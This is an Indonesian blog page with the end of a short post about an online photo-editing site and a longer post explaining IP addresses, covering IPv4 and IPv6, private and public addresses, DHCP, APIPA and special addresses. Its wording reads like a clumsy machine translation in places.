didalam website ini anda cukup meng UPLOAD foto anda. Akan tetapi sebelum mengupload foto anda harus terlebih dahulu memilih gambar yang anda inginkan "tentu saja gambar yang sudah disediakan website tersebut"

berikut ini adalah hasil editing foto dari website tersebut.


cukup mudah bukan meskipun hasilnya pun juga lumayan..


"selamat mencoba"
Lanjutkan Membaca...

yang dimaksud dengan IP Address

Internet Protocol (IP) adalah alamat numerik yang logis identifikasi dan alamat yang ditetapkan untuk berpartisipasi dalam sebuah perangkat komputer yang memanfaatkan jaringan Internet Protocol untuk komunikasi antara node-nya. Alamat IP awalnya ditetapkan sebagai nomor 32-bit, yang sekarang dinamakan Internet Protocol Version 4 (IPv4), dan masih digunakan hari ini. Namun, karena pertumbuhan yang besar dari Internet dan penipisan yang dihasilkan dari ruang alamat, menangani sistem baru (IPv6), menggunakan 128 bit untuk alamat, dikembangkan pada tahun 1995 dan terakhir standar oleh RFC 2460 pada tahun 1998. Walaupun alamat IP yang disimpan sebagai angka biner, mereka biasanya ditampilkan dalam manusia-dibaca notations, untuk misalnya, 208.77.188.166 (untuk IPv4) dan 2001: db8: 0:1234:0:567:1:1 (untuk IPv6). ” Peran alamat IP telah karakteristik sebagai berikut: ” nama menunjukkan apa yang kita cari dan menunjukkan alamat di mana serta menunjukkan bagaimana rute ke sana.Alamat IP perangkat lunak dianggap alamat, dan tidak sulit kode alamat hardware. Internet Assigned Numbers Authority (IANA) yang mengelola alokasi ruang alamat IP global. IANA bekerja bekerja sama dengan lima Regional Internet Registries (RIRs) mengalokasikan blok alamat IP lokal ke Internet Registries (penyedia layanan Internet) dan lembaga lainnya.
Alamat IP dikategorikan ke dalam dua kategori:

Private Addresses:
Ini adalah alamat yang digunakan pada jaringan swasta, dan yang tidak terlihat di Internet. Mereka sering digunakan dengan alamat penerjemah jaringan untuk menyambung ke Internet umum global.
Public Addresses:
Ini adalah Internet Assigned Numbers Authority (IANA) terdaftar alamat yang terlihat di Internet.
Alamat IP versi 6
Generasi selanjutnya dari Internet Protocol, yang bertujuan untuk menggantikan IPv4 dan untuk mengembangkan kemampuan Internet menangani di Internet, yang akhirnya dinamakan Internet Protocol Version 6 (IPv6). Alamat ukuran telah meningkat dari 32-128 bit atau 16 octets yang murah bahkan dengan tugas dari jaringan blok, dianggap cukup untuk masa depan dpt diduga.
Statis dan alamat IP dinamis
Ketika sebuah komputer dikonfigurasi untuk menggunakan alamat IP yang sama setiap kali kekuasaan atas, hal ini dikenal sebagai alamat IP statis. Sebaliknya, dalam situasi saat komputer dari alamat IP yang ditetapkan secara otomatis, ia juga dikenal sebagai alamat IP dinamis.
IP Address Assignment Methods
Alamat IP dapat terjadi melalui salah satu dari cara berikut:
* Menetapkan alamat IP secara dinamis melalui Dynamic Host Configuration Protocol (DHCP): alamat IP yang diberikan melalui DHCP server dianggap sebagai alamat IP yang ditetapkan secara dinamis. DHCP server yang memberikan alamat IP yang ditentukan dari rentang alamat IP.
* Menetapkan alamat IP secara manual: menetapkan alamat IP secara manual dapat memakan waktu, dan dapat mengakibatkan digandakan alamat IP tugas. Alamat IP secara manual biasanya terjadi jika tidak ada konfigurasi DHCP server pada jaringan dan jaringan tersedia beberapa segmen jaringan atau komputer memiliki alamat IP statis atau pengguna mengkonfigurasi komputer di jaringan server penting seperti kontroler domain atau DNS server.
* Menetapkan alamat IP secara otomatis melalui Otomatis Private IP Addressing (APIPA): APIPA dapat digunakan sebagai alternatif bila tidak ada DHCP server keluar untuk menetapkan alamat IP secara dinamis. APIPA bekerja baik pada jaringan kecil, bila komputer ini digunakan pada lebih dari satu jaringan.
Special IP addresses:
Beberapa alamat IP yang khusus untuk tujuan tertentu.
* Jaringan segmen ke alamat yang ditentukan zeros/0s: Menunjukkan jaringan ini atau subnet (jaringan lokal).
* Jaringan segmen ke alamat yang ditentukan ones/1s: Menunjukkan jaringan ini dan semua yang terkait subnets.
* Alamat yang digunakan untuk menguji Loopback.
* Alamat host dari semua zeros/0s: Alamat biasanya digunakan dalam tabel routing, dan ketika referensi jaringan, namun tidak khusus host pada jaringan.
* Alamat host dari semua ones/1s: Ini digunakan sebagai alamat broadcast untuk semua node pada jaringan tertentu.
Lanjutkan Membaca...
 

smart Copyright © 2009 WoodMag is Designed by Ipietoon for Free Blogger Template